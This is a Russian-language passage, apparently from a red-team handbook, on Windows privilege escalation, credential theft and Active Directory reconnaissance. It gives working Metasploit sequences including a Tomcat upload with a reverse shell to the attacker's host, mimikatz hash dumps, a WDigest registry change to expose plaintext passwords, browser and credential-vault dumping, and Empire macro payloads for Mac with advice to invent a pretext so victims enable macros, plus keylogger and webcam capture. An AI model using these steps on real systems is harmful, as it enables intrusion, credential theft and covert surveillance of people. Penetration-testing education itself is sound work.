Лучшая лаборатория для тестирования и проверки разных уязвимостей повышения привилегий - Metasploitable3 (https://github.com/rapid7/metasploitable3) от Rapid7. Этот уязвимый фреймворк автоматически строит Windows VM со всеми распространенными и некоторыми нестандартными уязвимостями. Настройка занимает некоторое время, но после конфигурации VM становится отличной тестовой лабораторией.

Чтобы пройти короткий пример и начать:

1. Выполните `nmap` Metasploitable3 box. Обязательно проверьте все порты, иначе можно что-то пропустить.
2. Вы увидите ManageEngine, работающий на порту 8383.
3. Запустите Metasploit и найдите уязвимости ManageEngine:

```
msfconsole
search manageengine
use exploit/windows/http/manageengine_connectionid_write
set SSL True
set RPORT 8383
set RHOST <Your IP>
exploit
getsystem
```

Вы заметите, что не можете добраться до system, потому что служба, которую вы скомпрометировали, не выполняется как привилегированный процесс. Именно здесь можно попробовать разные атаки повышения привилегий.

Одна вещь, которую мы видим: Apache Tomcat работает как привилегированный процесс. Если мы можем злоупотребить этой службой, возможно, мы сможем выполнить наш пейлоад как более привилегированная служба. Мы видели, что Apache Tomcat был доступен снаружи на порту 8282, но требовал имя пользователя и пароль. Поскольку у нас есть userland shell, можно попытаться найти этот пароль на диске. Здесь можно поискать в интернете или Google: `Where are Tomcat Passwords Stored`. Результат - `tomcat-users.xml`.

На машине жертвы можно найти и прочитать файл `tomcat-users.xml`:

```
shell
cd \ && dir /s tomcat-users.xml
type "C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\conf\
    tomcat-users.xml"
```

Теперь атакуем Tomcat с найденными паролями. Сначала войдите в консоль управления Tomcat на порту 8282 и убедитесь, что пароль сработал. Затем можно использовать Metasploit, чтобы развернуть вредоносный WAR-файл через Tomcat.


```
(Empire: agents) > interact DH8MTZKW
(Empire: DH8MTZKW) > mimikatz
(Empire: DH8MTZKW) >
Job started: 3EKM7D

Hostname: neil.cyberspacekittens.local / S-1-5-21-1457346524-2954082059-2816622194

  .#####.   mimikatz 2.1.1 (x64) built on Nov 12 2017 15:32:00
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 109940 (00000000:0001ad74)
Session           : Interactive from 1
User Name         : neil.pawstrong
Domain            : CYBERSPACEKITTE
Logon Server      : CSK-DC
Logon Time        : 2/23/2018 8:11:14 PM
SID               : S-1-5-21-1457346524-2954082059-2816622194-1104
        msv :
         [00000003] Primary
         * Username : neil.pawstrong
         * Domain   : CYBERSPACEKITTE
         * NTLM     : e5accc66937485a521e8ec10b5fbeb6a
         * SHA1     : 62e26f3caf26ae2acaf4c2a71279acae16b27b9e
         * DPAPI    : 290e331d8f2a939a46bdfeb2fcf50a8b
        tspkg :
        wdigest :
         * Username : neil.pawstrong
         * Domain   : CYBERSPACEKITTE
         * Password : (null)
        kerberos :
         * Username : neil.pawstrong
         * Domain   : CYBERSPACEKITTENS.LOCAL
         * Password : (null)
```

```
search tomcat
use exploit/multi/http/tomcat_mgr_upload
show options
set HTTPusername sploit
set HTTPpassword sploit
set RPORT 8282
set RHOST <Metasploitable3_IP>
set Payload java/shell_reverse_tcp
set LHOST <Your IP>
exploit
whoami
```

Теперь вы должны быть System. Мы воспользовались сторонним инструментом, чтобы повысить привилегии до System.

## Получение учетных данных в открытом виде из памяти

Mimikatz (https://github.com/gentilkiwi/mimikatz) существует уже давно и изменил игру в плане получения паролей в открытом виде. До Windows 10 запуск Mimikatz на хостовой системе как локальный администратор позволял атакующему вытаскивать пароли в открытом виде из LSASS (Local Security Authority Subsystem Service). Это отлично работало, пока не появилась Windows 10 и не сделала чтение из LSASS недоступным даже для локального администратора. Сейчас я видел некоторые необычные случаи, где Single Sign-On (SSO) или специфическое ПО возвращает пароли обратно в LSASS, чтобы Mimikatz мог их прочитать, но пока мы это проигнорируем. В этой главе мы поговорим о том, что делать, когда это не работает, например в Windows 10.




Допустим, вы скомпрометировали рабочую станцию Windows 10 и повысили привилегии до локального администратора. По умолчанию вы бы запустили Mimikatz и, согласно запросу ниже, увидели бы, что поля паролей равны NULL.

Что можно сделать? Самый простой вариант - установить ключ реестра, чтобы пароли снова попадали в LSASS. Внутри HKLM есть настройка `UseLogonCredential`, которая, если установлена в `0`, будет сохранять учетные данные обратно в памяти (http://bit.ly/2vhFBiZ):

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v
    UseLogonCredential /t REG_DWORD /d 1 /f
```

В Empire мы можем выполнить это через shell-команду:

```
shell reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v
    UseLogonCredential /t REG_DWORD /d 1 /f
```

Проблема с этой настройкой в том, что нам нужно, чтобы пользователь снова вошел в систему. Можно вызвать тайм-аут экрана, перезагрузку или выход из системы, чтобы снова захватить учетные данные в открытом виде. Самый простой способ - заблокировать рабочую станцию, чтобы они не потеряли работу... видите, какие мы хорошие? Чтобы вызвать экран блокировки:


```
rundll32.exe user32.dll,LockWorkStation
```

После того как мы вызовем экран блокировки и они снова войдут, можно повторно запустить Mimikatz с паролями в открытом виде.

Что, если мы не можем получить локальную административную учетную запись? Какие еще варианты есть для получения учетных данных пользователя? Раньше распространенной атакой при пентесте было смотреть память пользовательского пространства толстых клиентов, чтобы понять, хранятся ли учетные данные в открытом виде. Теперь, когда все стало браузерным, можем ли мы сделать то же самое в браузере?

Именно здесь putterpanda собрал классный PoC-инструмент под названием Mimikittenz (https://github.com/putterpanda/mimikittenz). Mimikittenz использует Windows-функцию `ReadProcessMemory()`, чтобы извлекать пароли в открытом виде из разных целевых процессов, например браузеров.

Mimikittenz имеет много предзагруженных поисковых запросов по памяти для Gmail, Office365, Outlook Web, Jira, Github, Bugzilla, Zendesk, Cpanel, Dropbox, Microsoft OneDrive, AWS Web Services, Slack, Twitter и Facebook. В Mimikittenz также легко писать собственные поисковые выражения.

Лучшая часть этого инструмента в том, что ему не требуется локальный административный доступ, потому что это все память пользовательского пространства. После компрометации хоста мы импортируем Mimikittenz в память и запускаем скрипт `Invoke-mimikittenz`.

Как видно выше, пользователь вошел в Github через Firefox, и мы смогли вытащить его имя пользователя и пароль из памяти браузера. Надеюсь, каждый сможет вывести этот инструмент на следующий уровень и создать больше поисковых запросов для разных приложений.

## Получение паролей из хранилища учетных данных Windows и браузеров


Хранилище учетных данных Windows - стандартная возможность Windows, которая сохраняет имена пользователей, пароли и сертификаты для систем, сайтов и серверов. Когда вы аутентифицируетесь на сайте через Microsoft IE/Edge, обычно появляется всплывающее окно с вопросом: "хотите сохранить пароль?" Именно здесь хранится эта информация. В диспетчере учетных данных есть два типа учетных данных: веб-учетные данные и учетные данные Windows. Помните, какой пользователь имеет доступ к этим данным? Это не SYSTEM, а вошедший пользователь, который может извлечь эту информацию. Для нас это отлично, поскольку при любом фишинге или выполнении кода мы обычно находимся в правах этого человека. Самое приятное, что нам даже не нужно быть локальным администратором, чтобы вытащить эти данные.

Как можно вытащить эту информацию? Есть два разных PowerShell-скрипта, которые можно импортировать для сбора этих данных:

Сбор веб-учетных данных:

https://github.com/samratashok/nishang/blob/master/Gather/Get-WebCredentials.ps1


Сбор учетных данных Windows. Обрабатывает только тип Generic, не Domain:

https://github.com/peewpw/Invoke-WCMDump/blob/master/Invoke-WCMDump.ps1

Как видно из дампа, мы вытащили и сохраненные учетные данные Facebook, и любые generic-учетные данные. Помните: для веб-учетных данных `Get-WebCredentials` получит пароли только из Internet Explorer/Edge. Если нужно получить их из Chrome, можно использовать Empire-пейлоад `powershell/collection/ChromeDump`. Перед тем как ChromeDump заработает, сначала нужно завершить процесс Chrome, а затем запустить ChromeDump. Наконец, я люблю вытаскивать всю историю браузера и cookies. Мы не только можем многое узнать о внутренних серверах, но и, если сессии все еще активны, использовать cookies и аутентифицироваться, никогда не зная паролей.

Используя PowerShell-скрипт вроде https://github.com/sekirkity/BrowserGather, можно извлечь все cookies браузера, украсть их и протуннелировать наш браузер, чтобы воспользоваться этими cookies, и все это без повышения привилегий.

Далее можно даже начать искать серверы и учетные данные во всем стороннем ПО, которое может быть установлено на системе жертвы. Инструмент под названием SessionGopher (https://github.com/fireeye/SessionGopher) может захватывать имена хостов и сохраненные пароли из WinSCP, PuTTY, SuperPuTTY, FileZilla и Microsoft Remote Desktop. Одна из других встроенных возможностей - способность удаленно захватывать локальные учетные данные с других систем в сети. Самый простой способ запустить SessionGopher - импортировать PowerShell-скрипт и выполнить:




Загрузите PowerShell File:


```
. .\SessionGopher.ps1
```

Выполните SessionGopher:

```
Invoke-SessionGopher -Thorough
```

Это лишь несколько способов получить учетные данные с хостовой системы без повышения привилегий, обхода UAC или включения кейлоггера. Поскольку мы находимся в контексте пользователя, у нас есть доступ ко многим ресурсам на хостовой машине, что помогает продолжать путь к эксплуатации.

## Получение локальных учетных данных и информации из OSX




Большая часть бокового перемещения в THP фокусируется на Windows. Причина в том, что почти все средние и крупные среды используют Active Directory для управления системами и хостами. С каждым годом мы все чаще сталкиваемся с Mac и хотим обязательно включить их тоже. После попадания в среду многие атаки похожи на атаки в Windows-мире, например сканирование учетных данных по умолчанию, атаки на Jenkins/приложения, перехват сетевого трафика и боковое перемещение через SSH или VNC.


Есть несколько пейлоадов, поддерживающих Mac, и один из моих любимых вариантов - использование Empire. Empire может генерировать несколько пейлоадов, чтобы обманом заставить жертву выполнить наши агенты. Сюда входят Ducky-скрипты, приложения, макросы Office, Safari-загрузчики, пакеты pkg и многое другое. Например, можно создать макрос Office, похожий на то, что мы делали в Windows в PowerShell Empire:

1. Запустите Empire.
2. Сначала обязательно настройте фреймворк Empire, как мы делали в начале книги.
3. Далее нужно собрать OSX-макро-пейлоад:

```
usestager osx/macro
```

4. Задайте `OutFile` для записи в локальную файловую систему:

```
set OutFile /tmp/mac.py
```




5. Сгенерируйте пейлоад.

Если посмотреть на сгенерированный макрос Office, вы увидите, что это просто Base64-код, который выполняется Python. К счастью для нас, Python является стандартным приложением на Mac, и когда этот макрос выполняется, мы должны получить маяк агента.


Чтобы создать вредоносный Excel-файл на Mac, можно открыть новый лист Excel, перейти в меню Tools -> View Macros -> Create a Macro in This Workbook, а когда Microsoft Visual Basic откроется, удалить весь текущий код и заменить его новым кодом макроса. Наконец, сохраните это как xlsm-файл.

Теперь отправьте ваш вредоносный файл жертве и смотрите, как приходят агенты Empire. На стороне жертвы, когда она откроет Excel-файл, это будет выглядеть примерно так.

Обязательно придумайте правдоподобную историю, чтобы они нажали Enable Macros.

Когда агент подключится обратно к Empire-серверу, фаза разведки будет довольно похожей. Нам нужно:

- Выгрузить информацию и пароли браузера: `usemodule collection/osx/browser_dump`
- Включить кейлоггер: `usemodule collection/osx/keylogger`
- Вызвать запрос приложения для захвата пароля: `usemodule collection/osx/prompt`
- Всегда полезно использовать их камеру, чтобы сделать снимок: `usemodule collection/osx/webcam`




## Использование штатных средств в доменной среде Windows

Опять же, в примерах ниже мы будем использовать PowerShell Empire. Однако вы также можете использовать Metasploit, Cobalt Strike или похожий инструмент для атак в том же стиле. Это не так важно, если у вас есть возможность импортировать PowerShell-скрипты в память и обходить любые средства защиты хостовой системы.

Теперь, когда вы скомпрометировали жертву, украли все секреты с ее рабочей станции, узнали о некоторых сайтах, которые жертва просматривает, и выполнили немного разведки в стиле `netstat`, что дальше?

Для red-team-специалиста главное - найти надежную информацию о серверах, рабочих станциях, пользователях, службах и среде Active Directory. Во многих случаях мы не можем запускать

сканирование уязвимостей или даже `nmap scan` из-за риска получить оповещение или быть пойманными. Так как же использовать "возможности" сетей и служб, чтобы найти всю нужную информацию?

## Имена субъектов-служб

Service Principal Names, или SPN, - возможность Windows, которая позволяет клиенту однозначно идентифицировать экземпляр службы. SPN используются Kerberos-аутентификацией, чтобы связать экземпляр службы с учетной записью входа службы [https://msdn.microsoft.com/en-us/library/ms677949(v=vs.85).aspx]. Например, у вас может быть SPN для сервисных учетных записей, которые запускают MSSQL-серверы, HTTP-серверы, серверы печати и другие службы. Для атакующего запрос SPN - важная часть фазы перечисления. Причина в том, что любая доменная учетная запись пользователя может опросить AD обо всех сервисных учетных записях и серверах, связанных с Active Directory. Мы можем выявить все базы данных и веб-серверы, не сканируя ни один хост.

Как атакующий, мы можем воспользоваться этими "возможностями", чтобы опросить Active Directory. С любого компьютера, включенного в домен, атакующий может запустить файл `setspn.exe`, чтобы опросить AD. Этот файл - стандартный бинарный файл Windows, и он есть на всех современных Windows-системах.

```
setspn -T [DOMAIN] -F -Q */*
```

Ключи:

- `-T` = выполнить query на указанном domain;
- `-F` = выполнять queries на уровне AD forest, а не domain;
- `-Q` = execute на каждом target domain или forest;
- `*/*` = everything.

Какую информацию мы видим из `setspn`? Ниже, запустив команду `setspn`, мы видим информацию о службах, работающих на контроллере домена, информацию о рабочей станции, а также нашли сервер с именем CSK-GITHUB. В этом примере видно, что на хостовой машине работает HTTP-служба. Если бы она была на другом порту, но с тем же протоколом, эта информация тоже была бы указана.

`Setspn` не только предоставляет полезную информацию о сервисных пользователях и всех именах хостов в AD, но также говорит, какие службы работают на системах и даже на каком порту. Зачем сканировать сеть, если можно получить большую часть информации прямо из AD для служб и портов? Что можно было бы атаковать сразу? Jenkins? Tomcat? ColdFusion?

## Запросы к Active Directory

Я уже не знаю, сколько раз находил одну доменную учетную запись пользователя и пароль, а IT говорили мне, что это просто доменная учетная запись без дополнительных привилегий и волноваться не о чем. Мы находили такие учетные записи на принтерах, общих киосковых рабочих станциях, в плоских текстовых файлах с паролями для служб, конфигурационных файлах, iPad, веб-приложениях, где пароли были внутри исходного кода страницы, и много где еще. Но что можно сделать с базовой доменной учетной записью пользователя без членства в других группах?

## Получение подробной информации о пользователях в AD

Мы можем использовать инструмент PowerView (http://bit.ly/2JKTg5d), созданный @harmj0y, чтобы он сделал за нас всю грязную работу. PowerView - PowerShell-инструмент для получения сетевой ситуационной осведомленности в Windows-доменах. Он содержит набор чистых PowerShell-замен для разных Windows-команд `net *`, использующих хуки PowerShell AD и базовые функции Win32 API для выполнения полезных функций Windows-домена [http://bit.ly/2r9IYnH]. Как атакующие, мы можем использовать PowerView и PowerShell для опроса AD, что можно делать с самым низко привилегированным пользователем в AD, `Domain Users`, и даже без прав локального администратора.

Пройдем пример того, сколько данных можно получить с таким низкопривилегированным пользователем. Для начала у нас уже работает Empire. Вы могли бы повторить это в Metasploit, Cobalt Strike или похожем инструменте, и пейлоад выполнился бы на системе жертвы. Если вы никогда раньше не настраивали Empire, посмотрите главу The Setup о настройке Empire и Empire пейлоад. Когда агент взаимодействует с нашим C2-сервером, можно набрать `info`, чтобы узнать информацию о жертве. В этом случае мы скомпрометировали хост с полностью пропатченной Windows 10, с именем пользователя `neil.pawstrong`, в домене `cyberspacekitten`.

Далее мы хотим запросить информацию из домена, не вызывая слишком много подозрений. Можно использовать инструменты PowerView внутри Empire для получения информации. PowerView опрашивает контроллер домена (DC), чтобы получить информацию о пользователях, группах, компьютерах и многом другом. Возможности PowerView, которые мы будем использовать, только опрашивают контроллер домена и должны выглядеть как обычный трафик.

Какие модули доступны в Empire для ситуационной осведомленности?

Мы можем начать со скрипта PowerView под названием `get_user`. `Get_user` запрашивает информацию для заданного пользователя или пользователей в указанном домене. Используя настройки по умолчанию, можно получить дамп всей информации о пользователях в AD и связанных сведений.

Модуль:

```
situational_awareness/network/powerview/get_user
```

```
C:\Users\neil.pawstrong>setspn -T cyberspacekittens.local -F -Q */*
Checking forest DC=cyberspacekittens,DC=local
CN=CSK-DC,OU=Domain Controllers,DC=cyberspacekittens,DC=local
        ldap/WIN-JCNPV56D25J/CYBERSPACEKITTE
        HOST/WIN-JCNPV56D25J/cyberspacekittens.local
        ldap/WIN-JCNPV56D25J/ForestDnsZones.cyberspacekittens.local
        HOST/WIN-JCNPV56D25J/CYBERSPACEKITTE
        ldap/CSK-DC/ForestDnsZones.cyberspacekittens.local
        ldap/WIN-JCNPV56D25J/DomainDnsZones.cyberspacekittens.local
        HOST/CSK-DC/cyberspacekittens.local
        ldap/CSK-DC/DomainDnsZones.cyberspacekittens.local
CN=CHRIS,CN=Computers,DC=cyberspacekittens,DC=local
        RestrictedKrbHost/CHRIS
        HOST/CHRIS
        RestrictedKrbHost/CHRIS.cyberspacekittens.local
        HOST/CHRIS.cyberspacekittens.local
CN=CSK-GITHUB,CN=Computers,DC=cyberspacekittens,DC=local
        WSMAN/csk-github
        WSMAN/csk-github.cyberspacekittens.local
        HTTP/csk-github.cyberspacekittens.local
        RestrictedKrbHost/CSK-GITHUB
        HOST/CSK-GITHUB
        RestrictedKrbHost/csk-github.cyberspacekittens.local
```

В дампе выше видно информацию об одном из пользователей, Purri Gagarin. Какой тип информации мы получили? Видно `samaccountname`, или имя пользователя, когда пароль был изменен, категорию объекта, какие группы `memberof` у него есть, последний вход и многое другое. С таким базовым пользовательским дампом можно получить значительный объем информации из

службы каталогов. Какую еще информацию можно получить?

Модуль:

```
situational_awareness/network/powerview/get_group_member
```

`Get_group_member` возвращает участников заданной группы с опцией `Recurse`, чтобы найти всех фактических участников группы. Мы можем использовать AD для поиска конкретных пользователей определенных групп. Например, со следующими настройками Empire можно искать всех Domain Admins и группы, которые входят в группу Domain Admin:

```
info
set Identity "Domain Admins"
set Recurse True
set FullData True
execute
```

Теперь у нас есть список пользователей, групп, серверов и служб. Это поможет сопоставить, какие пользователи имеют какие привилегии. Однако нам все еще нужна подробная информация о рабочих станциях и системах. Сюда могут входить версии, даты создания, использование, имена хостов и многое другое. Эту информацию можно получить модулем `get_computer`.

Модуль:

```
situational_awareness/network/powerview/get_computer
```

Описание: модуль `get_computer` опрашивает домен о текущих компьютерных объектах.

Какую информацию мы получаем, когда `get_computer` опрашивает контроллер домена? Мы видим сведения о машине, когда она была создана, DNS-имена хостов, отличительные имена и многое другое. Как атакующий, одна из самых полезных разведывательных деталей - получение типов и версий операционных систем. В этом случае видно, что эти системы находятся на Windows 10 и сборке 16299. Можно взять эту информацию и понять, насколько свежая ОС и активно ли она пропатчена, на странице Microsoft с информацией о выпусках:

https://technet.microsoft.com/en-us/windows/release-info.aspx

## Bloodhound/Sharphound

```
(Empire: CWVS1UEZ) > info

[*] Agent info:

        nonce                   7461328587952686
        jitter                  0.0
        servers                 None
        internal_ip             10.100.100.222
        working_hours
        session_key             %c;DhoX_!u([ajWG,\JZb+}@R&QlSn2w
        children                None
        checkin_time            2018-02-22 22:23:34
        hostname                NEIL
        id                      10
        delay                   5
        username                CYBERSPACEKITTE\neil.pawstrong
        kill_date
        parent                  None
        process_name            powershell
        listener                http
        process_id              4756
        profile                 /admin/get.php,/news.php,/login/process.php|M
                                6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
        os_details              Microsoft Windows 10 Pro
        lost_limit              60
        taskings
        name                    CWVS1UEZ
        language                powershell
        external_ip             10.100.100.222
        session_id              CWVS1UEZ
        lastseen_time           2018-02-22 22:34:13
        language_version        5
        high_integrity          0
```

```
host/antivirusproduct                   network/powerview/find_foreign_user              network/powerview/get_loggedon
host/computerdetails*                   network/powerview/find_gpo_computer_admin        network/powerview/get_object_acl
host/dnsserver                          network/powerview/find_gpo_location              network/powerview/get_ou
host/findtrusteddocuments               network/powerview/find_localadmin_access         network/powerview/get_rdp_session
host/get_pathacl                        network/powerview/find_managed_security_group    network/powerview/get_session
host/get_proxy                          network/powerview/get_cached_rdpconnection       network/powerview/get_site
host/get_uaclevel                       network/powerview/get_computer                   network/powerview/get_subnet
host/monitortcpconnections              network/powerview/get_dfs_share                  network/powerview/get_user
host/paranoia*                          network/powerview/get_domain_controller          network/powerview/map_domain_trust
host/winenum                            network/powerview/get_domain_policy              network/powerview/process_hunter
network/arpscan                         network/powerview/get_domain_trust               network/powerview/set_ad_object
network/bloodhound                      network/powerview/get_fileserver                 network/powerview/share_finder
network/get_exploitable_system          network/powerview/get_forest                     network/powerview/user_hunter
network/get_spn                         network/powerview/get_forest_domain              network/reverse_dns
network/get_sql_instance_domain         network/powerview/get_gpo                        network/smbautobrute
network/get_sql_server_info             network/powerview/get_group                      network/smbscanner
network/portscan                        network/powerview/get_group_member
network/powerview/find_foreign_group    network/powerview/get_localgroup
```

Как взять всю информацию, собранную на фазе разведки, и создать путь эксплуатации? Как легко и быстро соотнести, кто к чему имеет доступ? Раньше мы просто пытались скомпрометировать все подряд, чтобы добраться туда, куда хотим, но это всегда повышало вероятность быть пойманными.

Andrew Robbins, Rohan Vazarkar и Will Schroeder создали один из лучших инструментов для корреляции под названием Bloodhound/Sharphound. Согласно их странице Github, BloodHound использует теорию графов, чтобы раскрывать скрытые и часто непреднамеренные отношения внутри среды Active Directory. Атакующие могут использовать BloodHound, чтобы легко выявлять очень сложные пути атаки, которые иначе было бы невозможно быстро найти. Защитники могут использовать BloodHound, чтобы выявлять и устранять такие же пути атаки. И blue-team-, и red-team-специалисты могут применять BloodHound, чтобы глубже понимать отношения привилегий в среде Active Directory.

https://github.com/BloodHoundAD/BloodHound

